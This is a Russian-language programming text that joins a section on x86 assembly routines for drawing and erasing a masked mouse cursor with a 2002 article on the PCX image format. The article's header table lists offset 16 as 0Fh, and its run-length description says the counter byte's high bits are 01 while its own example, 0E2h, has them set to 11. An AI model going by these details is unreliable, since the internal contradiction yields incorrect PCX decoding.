Из нее, в частности следует, что если один из двух операндов очищен, то результат выполнения команды xor будет равен значению другого операнда. Следовательно, при наложении двух цветов с помощью операции xor черный цвет становится прозрачным.

При построении маскируемого курсора та часть экрана, которую займет его изображение, предварительно окрашивается в черный цвет (очищается). С помощью команды xor (или or) на чистом месте можно построить рисунок любого цвета.

Чтобы не портить окружающий фон в образе рисунка, точки, дополняющие его основную часть до прямоугольника, должны иметь черный цвет. Это условие обязательно выполняется у стандартных рисунков курсоров и пиктограмм.

Для закрашивания в черный цвет на место расположения выводимого рисунка накладывается маска. Как говорилось, байты маски могут содержать только два значения кодов – 00 или FFh. Маска является черно-белым рисунком, у которого черные точки соответствуют основной части маскируемого рисунка, а белые – черным точкам маскируемого рисунка, дополняющим его заготовку до прямоугольника. Посмотрите на пример 3 и вы увидите, что маска соответствует основному рисунку.

Фактически маска как рисунок не используется. Она записывается в видеопамять с помощью логической операции "И" (конъюнкция), которую вычисляет команда and. При выполнении этой команды операнд приемника будет очищен, если очищен операнд источника и не изменится, если у операнда источника установлены все разряды.

При маскировке источником являются байты маски, а приемником – байты видеопамяти. Поэтому после наложения маски будут очищенными только те байты видеопамяти, которые очищены в маске, а содержимое остальных байтов видеопамяти не изменится.

Если вы внимательно проанализируете пример 3, то обнаружите что находящаяся в массиве pntmask маска очищает несколько большую часть экрана чем нужно для размещения стрелки, хранящейся в массиве pntimage. Это сделано для того, чтобы белая стрелка не потерялась на белом фоне. В результате наложения такой маски рисунок курсора на экране окажется окруженным черной окантовкой и белая стрелка будет видна на любом фоне.

Схема построения рисунка. Для получения изображения маскируемого курсора на экране надо сохранить исходный фон, наложить на этот фон маску, полученный результат объединить с заготовкой рисунка с помощью команды xor или or и записать его в видеопамять.

Сохранение исходного фона необходимо потому, что восстановить его после построения рисунка курсора невозможно. Для размещения сохраняемого фона в оперативной памяти надо зарезервировать массив pntbuff. Его размер соответствует размеру рисунка курсора в байтах, т.е. совпадает с размером массивов pntimage и pntmask. Каждый из этих трех массивов занимает в памяти pntXsize*pntYsize байтов. Pntbuff надо расположить в том же сегменте, в котором находятся pntimage и pntmask. Мы будем считать, что они размещены в разделе данных задачи и доступ к ним происходит через сегментный регистр ds. При этом буфер описывается так:

```
pntbuff db 294 dup (?) ; резервирование 294 байтов в разделе данных
```

Если вы расположите массивы в другом сегменте, то в подпрограмму придется внести незначительные изменения, о чем будет сказано после ее описания. Порядок расположения массивов не имеет значения, важно чтобы они находились в одном сегменте.

Подпрограмма Showpnt. Описанные действия выполняются в одном цикле, который повторяется для каждой точки прямоугольной области, в которой располагается рисунок курсора. Текст подпрограммы приведен в примере 5. Регистр es должен содержать код видеосегмента (хранящийся в Vbuff).

```
Showpnt:pusha  ; сохранение содержимого регистров
```

```
 push Cur_win ; сохранение исходного окна
 mov ax, Winpnt ; ax = окно с рисунком курсора
 mov Cur_win, ax ; Cur_win = Winpnt
 call setwin ; установка исходного окна
 xor si, si ; очистка регистра si
 mov di, Offspnt ; di = адрес в сегменте видеопамяти
 mov cx, pntYsize ; cx = кол-во повторов внешнего цикла
 mov bx, horsize ; вычисляем константу для
 sub bx, pntXsize ; коррекции адресов строк
Sh_1: push cx ; сохраняем значение счетчика строк
 mov cx, pntXsize ; cx = количество точек в строке рисунка
Sh_2: mov al, es:[di] ; !! al = код точки исходного фона
 mov pntbuff[si], al ; !! сохраняем его в pntbuff
 and al, pntmask[si] ; !! накладываем маску
 xor al, pntimage[si] ; !! формируем новый код точки
 stosb  ; !! и записываем его в видеопамять
 inc si ; !! коррекция адреса рисунка
 or di, di ; адрес в пределах текущего окна ?
 jnz @F ; -> да, обходим следующую команду
 call nxtwin ; установка  следующего окна
@@: loop sh_2 ; управление повторами цикла
 pop cx ; восстанавливаем счетчик строк
 add di, bx ; корректируем адрес видеопамяти
 jnc @F ; -> адрес в пределах текущего окна
 call nxtwin ; установка следующего окна
@@: loop sh_1 ; управление внутренним циклом
 pop Cur_win ; восстановление значения Cur_win
 popa  ; восстановление всех регистров
 call setwin ; восстановление исходного окна
 ret  ; возврат из подпрограммы
```

Пример 5. Подпрограмма построения рисунка маскируемого курсора.

Начало примера 5 отличается от примера 4 только одной командой. Вместо записи в регистр si адреса массива pntimage, он просто очищается. Это сделано потому, что регистр si используется для доступа к трем массивам, а не к одному как это было в примере 4.

Принципиальное различие между примерами в основных действиях, выполняемых во внутреннем цикле, который в данном случае имеет метку Sh_2. Первая команда внутреннего цикла считывает код очередной точки из видеопамяти в регистр al, а вторая сохраняет его в очередном байте массива pntbuff. После этого в регистр al помещается результат вычисления логической функции "И" от его исходного значения и значения очередного байта маски. В зависимости от кода байта маски регистр al либо будет очищен, либо его исходное значение не изменится – третьего не дано. Четвертая команда завершает формирование нового кода точки, она вычисляет логическую функцию "исключающее или" от содержимого регистра al и очередного байта массива pntimage. Остается записать новый код точки в видеопамять, что и делает команда stosb, одновременно она увеличивает содержимое регистра di на 1.

Основные действия выполнены, шестая команда увеличивает на 1 адрес, хранящийся в регистре si. Адрес, хранящийся в регистре di, увеличила команда stosb, но надо проверить остался ли он в пределах текущего видеосегмента. Признаком выхода за пределы сегмента является нуль в регистре di, при подпрограмма nxtwin установит следующее окно видеопамяти. Повторами внутреннего цикла управляет команда loop Sh_2.

После построения строки из стека восстанавливается значение счетчика повторов, вычисляется адрес начала следующей строки в видеопамяти и команда loop Sh_1 повторяет выполнение внешнего цикла до тех пор пока на экран не будут выведены все строки изображения курсора.

В заключение из стека восстанавливаются исходные значения переменной Cur_win и всех регистров, восстанавливается исходное окно видеопамяти и происходит возврат на вызывающий модуль.

Массивы в другом регистре. Текст примера 5 составлен из расчета на то, что массивы pntimage, pntmask и pntbuff расположены в разделе данных и для доступа к ним используется регистр ds, имя которого не указывается перед операндами. Если вы предпочитаете расположить указанные массивы в другом сегменте, то в трех командах примера 5 перед именами массивов надо явно указать имя выбранного вами сегментного регистра. Например, **mov fs:pntbuff[si], al** если для доступа к массиву pntbuff используется сегментный регистр fs. Еще раз напоминаем, что все три массива должны располагаться в одном сегменте. **Действия при удаление курсора.** Перед перемещением курсора его старое изображение удаляется с экрана. Кроме того, изображение курсора удаляется перед выводом на экран новых рисунков.

Для удаления изображения курсора надо восстановить исходный фон, сохраненный при его построении. Эта процедура ничем не отличается от построение небольшого рисунка, образ которого находится в оперативной памяти, только образом рисунка является исходный фон на месте, построения изображения курсора. При выполнении графических задач курсор перемещается достаточно часто, поэтому для восстановления исходного фона лучше составить специальную подпрограмму, а не использовать одну из общедоступных. Если же задача работает с указателем мыши в режиме прерываний, то без специальной подпрограммы просто не обойтись.

Подпрограмма Hidepnt. Текст подпрограммы, выполняющей удаление изображения курсора приведен в примере 6. В нем использованы те же переменные, что и в примерах 4 и 5, а из трех массивов нужен только pntbuff, содержащий ранее сохраненный фон.

```
  pusha  ; сохранение содержимого регистров
  push Cur_win ; сохранение исходного окна
  mov ax, Winpnt ; ax = окно с рисунком курсора
  mov Cur_win, ax ; Cur_win = Winpnt
  call setwin ; установка исходного окна
  lea si, pntbuff ; si = адрес буфера с сохраненным фоном
  mov di, Offspnt ; di = адрес в сегменте видеопамяти
  mov cx, pntYsize ; cx = кол-во повторов внешнего цикла
  mov bx, horsize ; вычисляем константу для
  sub bx, pntXsize ; коррекции адресов строк
hid_1: push cx ; сохраняем значение счетчика строк
  mov cx, pntXsize ; cx = количество точек в строке рисунка
hid_2: movsb  ; !! копируем байт из pntbuff в видеопамять
  or di, di ; конец сегмента видеопамяти ?
  jnz @F ; -> нет, обходим следующую команду
  call nxtwin ; устанавливаем следующее окно
@@: loop hid_2 ; управление повторами цикла
  pop cx ; восстанавливаем счетчик строк
  add di, bx ; корректируем адрес видеопамяти
  jnc @F ; -> адрес в пределах текущего окна
  call nxtwin ; установка следующего окна
@@: loop hid_1 ; управление повторами цикла
  pop Cur_win ; восстановление значения Cur_win
  popa  ; восстановление всех регистров
  call setwin ; восстановление исходного окна
  ret  ; возврат из подпрограммы
```

Пример 6. Восстановление исходного фона на месте рисунка курсора.

В примере 6 выполняются действия, которые уже неоднократно обсуждались, поэтому мы опустим его подробное описание. Автор надеется, что читатель разберется в том, что делают конкретные команды.

Сравнение способов построения. В заключение раздела оценим что мы получаем и что теряем при работе с маскируемым курсором. Бесспорное преимущество подпрограммы Showpnt в том, что возможна работа с изображением курсора, цвет которого зависит **только** от самого рисунка и **не зависит** от находящейся на экране картинки. Собственно говоря, ради этого и применяется маскировка. **Но:**

Объем оперативной памяти, необходимый для хранения рабочих массивов, увеличился в три раза. При описанном способе построения изображения курсора сократить его невозможно. Попробуйте самостоятельно ответить на вопрос почему нельзя временно сохранять исходный фон в массиве pntimage и восстанавливать его содержимое при восстановлении исходного фона.

При построении не маскируемого курсора обработку кода каждой точки выполняли 2 команды внутреннего цикла. В примере 5 таких команд стало 5 и сократить их количество невозможно.

Наконец, вместо одной подпрограммы Tglpntr при использовании маски нужны две – Showpnt и Hidepnt. Объединить их в одну подпрограмму невозможно. Включение и выключение курсора это два независимых процесса, которые не могут выполняться одновременно.

Такова реальная плата за улучшение качества изображения и возможность работы с цветным рисунком курсора. Выбор маскировки или отказ от нее зависит от вас.

Замечания к описанным подпрограммам

В двух предыдущих разделах описаны действия, которые надо выполнить для построения или удаления изображения курсора. Здесь мы рассмотрим как изменяются команды выполняющие эти действия в зависимости от тех или иных дополнительных условий. Нас будут интересовать способы ускорения работы с курсором и построения изображения в режимах direct color, когда цвет указывается непосредственно в коде точки.

Ускорение работы с курсором. Курсор является основным средством управления процессом выполнения графических задач. Чем меньше времени затрачивается на перемещение его рисунка, тем больше времени остается на выполнение основных действий. Поэтому ускорение манипуляций с курсором представляет определенный практический интерес.

Для ускорения работы трех описанных подпрограмм надо сократить количество действий, выполняемых в их внутренних циклах. В примере 6 основное действие выполняет одна команда movsb, поэтому в этом случае применимы способы ускорения построения строк, описанные в разделе 3.3.1. В частности, вместо внутреннего цикла можно использовать подпрограмму примера 3.16, внеся в нее незначительные изменения.

К подпрограммам Tglpntr (пример 4) и Showpnt (пример 5) описанные способы ускорения не применимы, поскольку в них основные действия выполняют несколько (2 или 5) команд.

На первый взгляд достаточно просто изменить основные команды так, чтобы они оперировали не с байтами, а со словами или двойными словами, т.е. обрабатывали коды двух или четырех точек. В первом случае количество повторов внутреннего цикла сократится в 2, а во втором – в 4 раза, поэтому перед входом в цикл содержимое регистра cx (pntXsize) надо уменьшить, соответственно, в 2 или в 4 раза.

Такая замена дает нужный результат, но необходимы дополнительные меры защиты от возможной аварийной ситуации. Давайте разберемся в причине ее возникновения.

Курсор может находиться в любом месте экрана, поэтому вполне вероятно, что одна из строк его изображения расположится в смежных окнах видеопамяти. Если при этом первая точка строки имеет **нечетный** адрес в видеопамяти, то обрабатывать одной командой сразу две точки такой строки нельзя. При чтении или записи одной из пар точек первый байт операнда окажется в пределах, а второй за пределами текущего сегмента. Это одна из типичных аварийных ситуаций, чаще всего она приводит к тому, что на программистском жаргоне называется "компьютер завис", т.е. он не реагирует ни на какие внешние события.

Для исключения аварийной ситуации можно, например, сделать так, чтобы при работе с курсором адрес его начала в видеопамяти всегда был четным. Изображение курсора всегда следует за манипулятором "мышь". Если при опросе состояния последнего окажется что он находится в столбце с нечетным номером, то этот номер принудительно уменьшается или увеличивается на 1. Такой трюк уменьшает точность позиционирования курсора на экране, поэтому вам придется выбирать из двух зол наименьшее. К вопросу о точности позиционирования мы вернемся при описании программирования работы с мышью.

Таким образом, при некотором ограничении точности позиционирования выполнение подпрограмм Tglpntr и Showpnt можно ускорить в 2 раза. Для этого в них надо внести описанные выше изменения. Более существенное ускорение связано со значительным увеличением размеров текстов подпрограмм и едва ли целесообразно.

Изменения для режимов direct color. Подробному описанию особенностей программирования для видеорежимов с указанием цвета в коде точки посвящена глава 7. Здесь мы только покажем те изменения, которые надо внести в описанные подпрограммы для их использования при работе в режимах direct color. Это сделано для того чтобы в дальнейшем не повторять описание способов построения курсора. Вы можете пропустить эту часть раздела и вернуться к ней после прочтения главы 7.

В режимах PPG код точки является номером регистра цвета видеокарты, а в режимах direct color он является кодом конкретного цвета и занимает 16 разрядов в режиме Hi–Color и 32 разряда в режиме True Color.

Прежде всего вам придется изменить заготовку рисунка и маску, хранящиеся в массивах pntimage и pntmask (пример 3).

Проще всего изменить описание маски и черно-белого рисунка курсора. В пояснениях к примеру 3 мы советовали при его использовании в конкретной программе заменить все коды FF десятичным числом -1. Если вы это сделали, то остается только заменить все директивы db на dw для Hi–Color или на dd для True Color. Макроассемблер зарезервирует требуемое пространство памяти и заменит число -1 кодами FFFFh или FFFFFFFFh, в зависимости от указанной директивы (dw или dd).

Изменить описание цветного рисунка курсора сложнее, в этом случае недостаточно простой замены директив db на dw или dd. У заготовок цветных рисунков распакованный код точки является порядковым номером строки палитры, хранящейся вместе с рисунком. По коду точки надо выбрать из палитры код цвета, преобразовать его в нужную форму и поместить в описание рисунка. Такое преобразование делается программно, а не вручную. В главе 8 описаны способы преобразования рисунков из формата PPG в форматы direct color, их и можно использовать. Но на первое время лучше ограничиться черно-белым курсором, а к работе с цветным перейти позже, по мере накопления опыта программирования графики.

В режимах direct color размеры массивов pntimage и pntmask увеличиваются в 2 или в 4 раза, во столько же раз надо увеличить размер массива pntbuff. Это можно сделать одним из двух способов: заменить в его описании директиву db на dw или dd. либо оставить директиву db, а количество резервируемых байтов умножить на 2 или на 4.

Изменения в текстах подпрограмм примеров 4, 5 и 6 связаны только с увеличением размера кода точки в 2 (режим Hi–Color) или 4 (режим True Color) раза. Прежде всего, нужно увеличить значение константы, которая используется для коррекции адресов строк. Во всех примерах ее вычисляют две следующие команды:

```
mov bx, horsize ; вычисляем константу для
sub bx, pntXsize ; коррекции адресов строк
```

После них надо записать третью команду, сдвигающую содержимое регистра bx на один (shl bx, 1) или на 2 (shl bx, 2) разряда влево. Значение константы увеличится, соответственно, в 2 или в 4 раза.

Остальные изменяемые команды расположены во внутренних циклах, комментарий к ним начинается с двух восклицательных знаков. Изменения этих команд делятся на следующие три категории.

• у строковых команд lodsb, stosb и movsb последняя буква (b) заменяется буквами w (Hi–Color) или d (True Color);

• один из операндов команды находится в регистре al, имя регистра надо заменить на ax (Hi–Color) или на eax (True Color);

• команды inc di и inc si увеличивают значение адреса на 1. Они заменяются командой сложения (add), которая прибавляет к регистру число 2 (Hi–Color) или 4 (True Color).

Перечисленные изменения делают возможным применение описанных подпрограмм при работе в видеорежимах с указанием цвета в коде точки.

Итоги. При программировании конкретной задачи важно не только составить нужную подпрограмму, но и корректно ее использовать. Применительно к нашему случаю это означает следующее.

При выводе изображения курсора на экран, вы должны быть уверены в том, что его там уже нет, в противном случае на экране может оказаться несколько изображений курсоров или будет испорчен фон, сохраненный при выводе предыдущего изображения. Такая уверенность есть при первом выводе курсора в начале выполнения задачи. Но после этого задача должна контролировать его текущее состояние.

Перед удалением курсора также надо убедиться в том, что он находится на экране, а исходный фон сохранен в массиве pntbuff. В противном случае при попытке удалить курсор на экране появится прямоугольник, цвет и узор которого не соответствует ожидаемым.

О формате PCX

Автор: Андрей Бордачев

Дата: 2002-06-16

Коротко о том, почему возникла эта статья.

О формате файлов PCX написано довольно много. Это совершенно различная по своему характеру и содержанию литература. Краткие описания формата, подробнейшее изложение способов работы с огромным количеством всеохватывающих функций в фирменных пакетах, библиотеках и многое, многое другое. Вся эта немалая по объему информация хранится на тот случай, когда может возникнуть необходимость создать что-нибудь красочное и впечатляющее для глаз пользователя, желающего украсить экран своего дисплея изображениями, схожими по красоте и точности воспроизведения с фотографическим отпечатком.

> Надо сказать, что в работе системного программиста такие задачи практически не возникают. Но вот наступил момент... Перечитав всю информацию, наличествовавшую в тот момент в личном архиве, стало понятно, что есть готовность задавать вопросы по теме, но отсутствует готовность осуществить поставленную задачу. Связано это было с тем, что с одной стороны, в разных источниках приводилась противоречащая друг другу информация, а с другой - нигде не обсуждались вопросы возможных непринципиальных, но важных с точки зрения дешифрации отличий формирования данных в файле PCX. И поэтому, как и большинству программистов нашего времени, пришлось провести многочисленные эксперименты и приобрести недостающую информацию и опыт. В результате были написаны процедуры обработки файлов PCX на ассемблере, позволившие создать компактную, быструю, легко модифицируемую программу вывода изображения, исходный текст которой будет приведен в конце статьи.

Цель данной статьи - дать достаточное количество информации для того, чтобы, приступая к написанию программ обработки PCX файлов, не испытывать сомнений в принципиальных вопросах.

ФОРМАТ PCX

Не претендуя на полноту описания форматов, обрисуем общую структуру файла, структуру заголовка файла, поля заголовка файла, способ упаковки данных и некоторые тонкости обработки данных.

> Формат PCX постоянно совершенствуется, а также в зависимости от программного продукта может быть несколько модифицирован.

Общую структуру файла можно условно разбить на две части: заголовок файла и упакованные данные (рис.1).

> В новых, 256-цветных форматах, присутствует третья часть.

раздел файла	размер, байт
заголовок файла	128
упакованные данные	размер файла-128

раздел файла	размер, байт
дополнительные данные для 256-цветных режимов	769

Рис.1. Общая структура файла

Заголовок файла - это набор структурированных полей фиксированной длины. На рисунке 2 представлена схема заголовка файла:

N	смещение	смещение	название	размер	дополнительная информация
01	00	00h	manuf	byte	Изготовитель
02	01	01h	hard	byte	Информация о версии
03	02	02h	encod	byte	Способ кодирования
04	03	03h	bitpx	byte	Бит на точку
05	04	04h	x1	2 bytes	Размеры образа
06	06	06h	y1	2 bytes	Размеры образа
07	08	08h	x2	2 bytes	Размеры образа
08	10	0Ah	y2	2 bytes	Размеры образа
09	12	0Ch	hres	2 bytes	Разрешение дисплея по горизонтали
10	14	0Eh	vres	2 bytes	Разрешение дисплея по вертикали
11	16	0Fh	clrma	48 bytes	Палитра
12	64	40h	vmode	byte	Видео режим
13	65	41h	nplanes	byte	Количество слоев
14	66	42h	bplin	2 bytes	Байтов на строку
15	68	44h	palinfo	2 bytes	Тип палитры
16	70	46h	shres	2 bytes	Разрешение сканера по горизонтали
17	72	48h	svres	2 bytes	Разрешение сканера по вертикали
18	74	4Ah	xtra	54 bytes	Обычно не используется

Рис.2. Заголовок PCX файла

> В первой графе указывается порядковый номер поля, который приведен для более легкой ориентации в таблице и более легкого изложения материала. Во второй - смещение до начала поля в десятичном и шестнадцатиричном исчислении. Третья содержит название, которое сохранено таким же, как и в пакете PCX Programmer's Toolkit фирмы Genus Microprogramming.

Рассмотрим подробнее каждое из полей.

Поле 01(manuf) содержит некоторое число (например 10 для "PC Paintbrush" Zsoft Corp.), говорящее о том, в каком из редакторов создан этот PCX-файл. **Поле 02**(hard) - информация о версии формата. **Поле 03** (encod) позволяет определить, изменился или нет способ сжатия данных. До сих пор большинство редакторов заполняет это поле значением равным 01, свидетельствующим о том, что используется метод кодирования длинными сериями или метод группового кодирования (см. описание ниже).

> Эти три поля, как очевидно, не нужны непосредственно при дешифрации данных, но при возникновении проблем с расшифровкой позволят сориентироваться программисту в том, как осуществлять дешифрацию, если есть достаточно подробное описание форматов, или к какой фирме обращаться за разъяснениями.

Поле 04 (bitpx) показывает, сколько бит отводится для сохранения информации о яркости пикселя в слое. Является достаточно удобным признаком определения (в дополнение к другим признакам) содержит ли данный файл 256-цветную палитру. При значении равном 08 - содержит.

> Пиксел - минимальный графический объект. Обычно соответствует точке на экране, что в общем случае необязательно.

> Слой (plan) - совокупность байтов видео-памяти. Количество слоев зависит от номера установленного видеорежима и, естественно, от физической организации видеопамяти.

Поля 05...08(x1, y1, x2, y2) определяют геометрические размеры картинки в пикселах. Например, если размер картинки 640 пикселов по горизонтали и 350 по вертикали, то в этих полях будут записаны следующие числа: 0, 0, 639, 349. **Поля 09,10**(hres, vres) позволят узнать разрешающую способность дисплея, при "участии" которого создавалась та или иная картинка. **Поле 11** (clrma) хранит информацию о палитре картинки. Данные хранятся 16-ю триплетами, определяющими значение каждого из 16 регистров палитры:




Рис.3. Формат поля номер 11

> Для 256-цветных режимов количество байтов, необходимое для хранения всей палитры, равно 768, и понятно, что в поле 11 не хватает места для размещения этого массива. Поэтому эти триплеты располагаются в конце файла после байта-"маяка", равного 0Ch:

Рис.4. Расположение данных 256 - цветной палитры

> Для того, чтобы попасть на это поле, необходимо:
> - установить указатель в конец файла;
> - передвинуть его на 769 байтов назад;
> - проверить, равен ли адресуемый байт значению 0Ch или 0Ah (зависит от программы, формировавшей pcx-файл).

> Делать это, конечно, необходимо в том случае, если вы уверены, что pcx-файл содержит 256-цветную палитру.

Байты RGB поля 11 могут принимать значения в диапазоне от 0 до 255. Но не каждый адаптер дисплея сможет воспроизвести заданное значение. Например, для EGA адаптеров диапазон этих значений лежит в пределах от 0 до 63. Поэтому для правильной интерпретации палитры необходимо учитывать характеристики оборудования, на котором будут воспроизводиться изображения.

> Прим.ред.: Не забывайте, что статья была написана в начале 90-х годов. В настоящее время адаптер EGA - в далеком прошлом, и практически весь парк современных компьютеров общего применения свободно воспроизводит 256-цветную палитру.

Кроме того, в настоящее время появились программные продукты (например, PCX Programmer's Toolkit фирмы Genus Microprogramming), в которых значения палитры "нормализованы", т.е. лежат в диапазоне от 0 до 63, и значащими являются только младшие 6 битов каждого байта.

Способ декодирования данных поля 11 в байт для инициализации регистра палитры прост, и потому отошлем читателя к исходному тексту процедуры CPALEGA (см.ниже). Заметим только, что для адаптера VGA имеет смысл использовать другой способ установки необходимой палитры, связанный с инициализацией DAC-регистров.

Поле 12(vmode) подскажет, какой видеорежим необходимо установить. **Поле 13** (nplanes) позволит определить, сколько слоев видеопамяти в этом режиме, и алгоритм вывода данных на экран.

> Подразумевается, что возникает необходимость отслеживания ситуации заполнения строки и переключения вывода на другой слой.

Поле 14(bplin) определяет количество байтов на строку внутри слоя. Под строкой подразумевается последовательность байтов, содержащих графические данные, из которых строится изображение. **Поле 15**(palinfo) интерпретирует палитру. Если байт равен 01, то палитра цветная, если 00 - то передаются градации серого. **Поля 16,17,18** (shres, svres, xtra) могут содержать различного рода дополнительную информацию, которая сильно специфична и, как правило, не нужна для простых программ, выводящих рекламные картинки. Обычно эти поля заполняются нулями.

Как было уже сказано, при упаковке данных изображения используется метод, носящий название "кодирование длинных серий". Суть метода довольно проста. Каждой повторяющейся последовательности байтов можно поставить в соответствие код, состоящий из двух байт. Первый из них является счетчиком повторений байта, стоящего вторым в этом коде. Например, если есть последовательность из 34 (22h) байтов типа 55h, то вместо этих 34(22h) байтов в закодированном файле будут стоять два числа: 22h,55h:




Рис.5. Кодирование длинных серий

В файлах PCX возникает необходимость различать байт-счетчик и байт-эталон. Это связано с тем, что отдельные части изображения могут состоять из неповторяющихся данных и байт-счетчик в этом случае отсутствует. Поэтому он должен быть каким-либо способом помечен. Это можно

сделать, установив два старших бита в 01, а оставшиеся 6 битов будут хранить значение счетчика. Следовательно в файле PCX та же последовательность из 34(22h) байтов будет представлена как 0E2h,55h.

Очевиден и способ декодирования данных:

a. Проверить равны ли оба старших бита считанного байта 01. Если равны, то следующий байт необходимо повторить столько раз, сколько получится из байта-счетчика после обнуления двух его старших битов.

b. В противном случае это - байт-эталон, и его нужно повторить один раз.

> Отметим, что в случае, когда байт-эталон имеет установленные старшие биты в единицу (например, черточка длиной в 8 пикселей и следом за ней 8 черных пикселей представляются в виде двух байтов 0FFh,00h), то из-за этого он похож на байт-счетчик, и его предваряют байтом-повторителем, равным единице. Этим снимается неоднозначность определения типа данных.

Теперь, для завершения обсуждения вопроса о кодировании, покажем, каким образом располагаются в файле данные, хранящие изображение.

Вначале идут байты, относящиеся к нулевому слою, затем - к первому, и так далее до четвертого включительно, после чего все повторяется сначала:

Рис.6. Порядок следования данных

ПРОГРАММА ОБРАБОТКИ ФАЙЛА PCX

В общем случае программы должны обладать возможностью и создавать, и интерпретировать файл этого формата.

> Под интерпретацией здесь понимается возможность правильно понимать данные, хранящиеся в заголовке pcx-файлов, и в соответствии с ними (данными заголовка) строить на экране изображение.

Как правило - это мощные графические редакторы или утилиты, им сопутствующие. Но есть задачи, не требующие создания файлов формата PCX. Необходимо только второе - интерпретировать. Как правило, это универсальные программы-вьюеры. Есть задачи и более простые - показать на экране рекламное изображение. Для этого надо совсем мало, так как в связи с неизменностью условий работы программы практически отпадает необходимость подробно анализировать заголовок файла PCX. Такая задача и предлагается вашему вниманию.

Наилучший способ объяснить - это привести пример. Поэтому приступим к изложению задачи, которую необходимо решить и к описанию программы, ее реализующей.

Построение любой программы начинается с четкого уяснения условий, поставленных задачей. Каковы же эти условия?

• минимальный размер кода

• минимально возможный и фиксированный размер занимаемого пространства при выполнении программы

• быстрота вывода

• способность "понимать", возможна ли обработка данного pcx-файла

• разбор палитры и инициализация регистров палитры видеоадаптера

• независимость от того, каким из графических редакторов создавался pcx-файл (полной независимости конечно, не бывает)

• режим работы монитора с разрешением 640x350 (режим 10h для адаптеров EGA/VGA)

• pcx-файл должен находиться отдельно от программы вывода

Первые два условия объясняются желанием не увеличивать "безгранично" размеры программы*), к которой пристыковывается этот модуль, и, во-вторых, быть независимым от размеров pcx-файла и от типа (.com или .exe) основной программы. Предваряя результат, скажем, что размер исполняемого модуля менее одного килобайта. А процедуры, относящиеся непосредственно к декодированию и выводу изображения, занимают около 600 байт.

> *)Это ухудшило бы потребительские характеристики программы. Например, если вы хотите использовать какой-либо популярный драйвер или утилиту (с разрешения автора) для рекламы то было бы совершенно неприемлемо увеличивать размер программы на 10 или больше килобайт.

Это объясняется тем,что программа написана на языке ассемблера, и тем, что поставленная задача проста, и поэтому количество процедур мало. Это же обеспечивает выполнение и третьего условия.

Под способностью "понимать" имелась ввиду реализация программного блока, анализирующего необходимые поля заголовка pcx-файла, и, в зависимости от их содержимого, формирующего команды, позволяющие программе ветвиться.

Выполнение пятого условия необходимо для того, чтобы обеспечить некоторую свободу маневра и запас "прочности" при "встрече" с различной техникой с одной стороны, а с другой - возможности более полно использовать палитру.

Говоря о шестом условии, подчеркнем, что существует большое разнообразие нюансов при записи данных в pcx-файл.

> Например, автор столкнулся с тем, что достаточно часто графические редакторы или утилиты формируют pcx-файл, считая некоторые характеристики изображения неизменными (например, размер текстовой строки считается величиной постоянной и равной 80 символам в графическом редакторе PMTV, поставляемом совместно с ручным сканером "A4SCAN" фирмы A4TECH CO.ltd.(U.S.A.)).

> Это дает определенные преимущества авторам вышеупомянутого программного обеспечения при его создании, так как сокращается контроль разнообразных условий, и по той же причине упрощается работа непосредственно в графическом редакторе.

> Поясним это утверждение следующим примером.

> Предположим, мы нарисовали линию белого цвета длиной в 35 пикселей. Размер же всего изображения примем равным 67x1 пикселей, для упрощения рисунков и рассуждений:




Рис.7. Структура линии на экране

> Данные о 8 точках умещаются в одном байте. Подсчитав количество байтов, видим, что нужно 5 байтов для хранения информации о всех точках линии одного слоя. Причем в пятом байте используются только три бита. Для хранения же информации о всех точках изображения необходимо [67/8]·4=9·4=36 байтов (здесь квадратные скобки означают операцию округления в большую сторону).

Посмотрим теперь, как выглядит закодированное изображение в pcx-файле, формируемом редакторами PC Paintbrush и PMTV A4TECH (рис.8).

